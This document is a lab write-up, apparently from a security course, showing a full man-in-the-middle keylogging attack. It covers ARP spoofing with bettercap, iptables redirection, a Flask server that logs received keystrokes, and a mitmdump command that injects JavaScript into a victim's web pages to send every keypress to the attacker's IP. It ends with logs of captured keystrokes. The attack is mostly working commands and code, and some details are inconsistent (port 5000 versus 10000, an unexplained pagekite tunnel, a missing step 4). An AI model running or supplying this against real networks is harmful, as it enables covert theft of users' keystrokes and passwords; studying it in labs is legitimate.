Lab 3

Key-Gathering-Browser-Bot

Goals: This lab demonstrates how the attacker can track the keystrokes of the user on the Victim (Windows) machine.


STEP 0:

Alice—Victim laptop

Mallory—Attacker (Ubuntu VM running on virtualbox in a Windows host)

Set up infrastructure: How Ubuntu can see the network.

Attacker ("Mallory") Becomes Man-In-The-Middle:



STEP 1:

To start this attack, Mallory first becomes Man_in_the_Middle between the Alice (victim laptop) and the Wi-Fi router; for which Mallory uses a tool called bettercap.

- First, we need to become the root user in Ubuntu VM by running the command –
  - *sudo su*
  - *Enter the password when promted*
- Then run the following commands.

> *bettercap* (*by running this command, we start the tool)*

> *net.probe on* *(To scan the connected devices on the Wi-Fi)*


> *net.show* *(Show connected devices with IP address and more.)*

From the net.show we can see the IP address of Alice's device and save it.

>*set arp.spoof.targets 192.168.237.242* *(assuming Alice's IP address is 192.168.237.242, this will set Alice as the target for the MITM)*

> *arp.spoof on* *(This will start the ARP spoof)*

<u>Screenshot for Reference:</u>



```
┌──(root㉿kali)-[/home/kali]
└─# bettercap
bettercap v2.32.0 (built for linux amd64 with go1.19.8) [type 'help' for a list of commands]

192.168.237.0/24 > 192.168.237.119  » [22:52:25] [sys.log] [inf] gateway monitor started ...
192.168.237.0/24 > 192.168.237.119  » net.probe on
[22:53:58] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.237.0/24 > 192.168.237.119  » [22:53:58] [sys.log] [inf] net.probe probing 256 addresses on 192.168.237.0/24
192.168.237.0/24 > 192.168.237.119  » net.show[22:54:01] [endpoint.new] endpoint 192.168.237.242 detected as 14:13:33:a6:dd:15 (AzureWave Technology Inc.).
192.168.237.0/24 > 192.168.237.119  » net.show

┌─────────────────┬───────────────────┬─────────┬────────────────────────────┬────────┬────────┬──────────┐
│      IP ▴       │        MAC        │  Name   │           Vendor           │  Sent  │ Recvd  │   Seen   │
├─────────────────┼───────────────────┼─────────┼────────────────────────────┼────────┼────────┼──────────┤
│ 192.168.237.119 │ 48:22:54:dd:c9:13 │ wlan0   │                            │ 0 B    │ 0 B    │ 22:52:25 │
│ 192.168.237.42  │ 22:8c:e5:e3:a9:cd │ gateway │                            │ 0 B    │ 0 B    │ 22:52:25 │
│                 │                   │         │                            │        │        │          │
│ 192.168.237.242 │ 14:13:33:a6:dd:15 │         │ AzureWave Technology Inc.  │ 862 B  │ 92 B   │ 22:54:01 │
└─────────────────┴───────────────────┴─────────┴────────────────────────────┴────────┴────────┴──────────┘

↑ 14 kB / ↓ 58 kB / 922 pkts

192.168.237.0/24 > 192.168.237.119  » set arp.spoof set targets 192.168.237.242
192.168.237.0/24 > 192.168.237.119  » arp.spoof on
[22:54:26] [sys.log] [inf] arp.spoof enabling forwarding
192.168.237.0/24 > 192.168.237.119  » [22:54:26] [sys.log] [inf] arp.spoof arp spoofer started, probing 256 targets.
192.168.237.0/24 > 192.168.237.119  » █
```


<u>STEP 2:</u>

Changing iptables in Ubuntu VM - the **HTTP** request goes to port **80** and our **mitmproxy** *(A tool used to intercept and change the response or request)* will work on port **8080** so we must redirect the traffic to use these ports. We assume that 192.168.237.242 is the victim's IP address.

Run command,

- *iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8080* *(To update the routing protocol in the IP Tables.)*
- *iptables -t nat -L* *(To view the updated protocols)*

Screenshot for Reference:



```
┌──(root㉿kali)-[/home/kali]
└─# iptables -t nat -A PREROUTING -p tcp  --dport 80 -j REDIRECT --to-port 8080

┌──(root㉿kali)-[/home/kali]
└─# iptables -t nat -L
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
REDIRECT   tcp  --  10.0.2.2             anywhere             tcp dpt:https redir ports 8080
REDIRECT   tcp  --  anywhere             anywhere             tcp dpt:http redir ports 8080

Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination
```

STEP 3:

Mallory will need to start a server to get the keys on her computer from Alice's browser;

Some python libraries are required to run the server, so we install them in a folder virtualenvi which is a virtual environment of python.

To create the virtual environment, run commands,

> *python3 –version* *(to list the version of python on the system)*

> *apt-get install python<version-number>-venv* *(to install python virtual environment package)*

> *python3 -m venv <env-name>* *(create virtual environment)*

> *cd env-name* *(navigate into the virtual environment folder)*


> *source ./bin/activate* *(activates the virtual environment)*

Install the required libraries by running the commands,

> *pip install flask*

> pip install flask_cors

The python code for the server is as follows.




```
from flask import Flask
from flask import request
from flask_cors import CORS, cross_origin

app = Flask(__name__)
CORS(app, resources={r"*": {"origins": "*"} })

@app.route("/")
@cross_origin(origin="*", headers=['Content-Type', 'Authorization'])
def keyLogger():
    key = request.args.get("keystroke")
    with open("keyLogs.txt", "a") as f:
        f.write(key + "\n")
    return "received keystroke"

app.run(host='0.0.0.0', port=10000)
```

<u>Screenshot for Reference:</u>




```
(myvenv) root@ubuntu1:/home/dfroot/Desktop/myvenv# python3 server.py
 * Serving Flask app 'server'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:10000
 * Running on http://192.168.43.153:10000
Press CTRL+C to quit
```

On running server.py script, we see it running on port 5000.

<u>STEP 5:</u>

We use mitmdump to inject the malicious javascript code on the victim's machine.




```
root@ubuntu1:/home/dfroot/Desktop/mitm# ./mitmdump -B :"~s":"</body>":'</body><script>
document.addEventListener("keydown", gatherKeys);
function gatherKeys(e) {
var req = new XMLHttpRequest();
req.open("GET", "http://192.168.43.153:10000/?keystroke=" + e["key"], true);
req.send();
}
</script>'
[16:07:07.486] HTTP(S) proxy listening at *:8080.
```

The malicious code is visible between <script> and </script> tag.

Now, we can test the attack - Alice (victim) visits a website on their browser like:

http://web.interhack.com

To check whether our Malicious java script is injected to the website we inspect the webpage by right clicking on the webpage and selecting ‘inspect page’ option.



Interhack Corporation

Interhack is a computer expert firm addressing matters of privacy, security, and forensic data analysis. We help executives and attorneys understand what they need to know for the boardroom and the courtroom.

Our Cybersecurity practice delivers assessment and reporting services to help firms find and keep the proper balance of risk, utility, and expense. Our small teams of elite technology professionals help people to understand what matters and how to achieve their privacy and security objectives.

Our Computer Expert practice helps attorneys to find and make effective use of electronic information in adjudication. We have experience in civil, criminal, administrative, and military matters, and at the request of either side or the Court directly.

Feel free to explore our site to learn more about us and our work. Or contact us to see how we can help you effectively manage risks and opportunities in electronic information.

News

TikTok Silhouette Challenge
Feb 05, 2021

Security in a Virtual World
Jan 01, 2021

COVID-19 Tracking Privacy
Jun 29, 2020

Zoombombing and Other Tricks

```
<body id="visual-portal-wrapper" class="frontend icons-on pat-markspeciallinks portaltype-document section-front-page site-interhack templ
ate-layout thumbs-on userrole-anonymous viewpermission-none layout-default-document mosaic-grid pat-plone patterns-loaded" dir="ltr" data-
i18ncatalogurl="http://web.interhack.com/plonejsi18n" data-pat-plone-modal="{"actionOptions": {"displayInModal": false}}" data-pat-
markspeciallinks="{"external_links_open_new_window": false, "mark_special_links": true}" data-view-url="http://web.interhack.com/front-pag
```


```
body#visual-portal-wrapper.frontend.icons-on.pat-markspeciallinks.portaltype-document.section-front-page.site-interhack.template-layout.thumbs-on.userrole-anonymou
```

```
element.style {
}
```

And all keystrokes Alices types on the webpage will be sent to the attacker’s (Mallory) server.

To verify the keys are being sent to the server using pagekite we can check these by inspecting page and going to network tab.

If Alice presses a key A, it will be sent to the server through the pagekite tunnel.



```
(myvenv) root@ubuntu1:/home/dfroot/Desktop/myvenv# python3 server.py
 * Serving Flask app 'server'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:10000
 * Running on http://192.168.43.153:10000
Press CTRL+C to quit
192.168.43.79 - - [18/Jun/2024 16:08:24] "GET /?keystroke=Backspace HTTP/1.1" 200 -
192.168.43.79 - - [18/Jun/2024 16:08:25] "GET /?keystroke=h HTTP/1.1" 200 -
192.168.43.79 - - [18/Jun/2024 16:08:25] "GET /?keystroke=s HTTP/1.1" 200 -
192.168.43.79 - - [18/Jun/2024 16:08:26] "GET /?keystroke=y HTTP/1.1" 200 -
192.168.43.79 - - [18/Jun/2024 16:08:26] "GET /?keystroke=w HTTP/1.1" 200 -
192.168.43.79 - - [18/Jun/2024 16:08:26] "GET /?keystroke=i HTTP/1.1" 200 -
192.168.43.79 - - [18/Jun/2024 16:08:26] "GET /?keystroke=a HTTP/1.1" 200 -
192.168.43.79 - - [18/Jun/2024 16:08:27] "GET /?keystroke=o HTTP/1.1" 200 -
```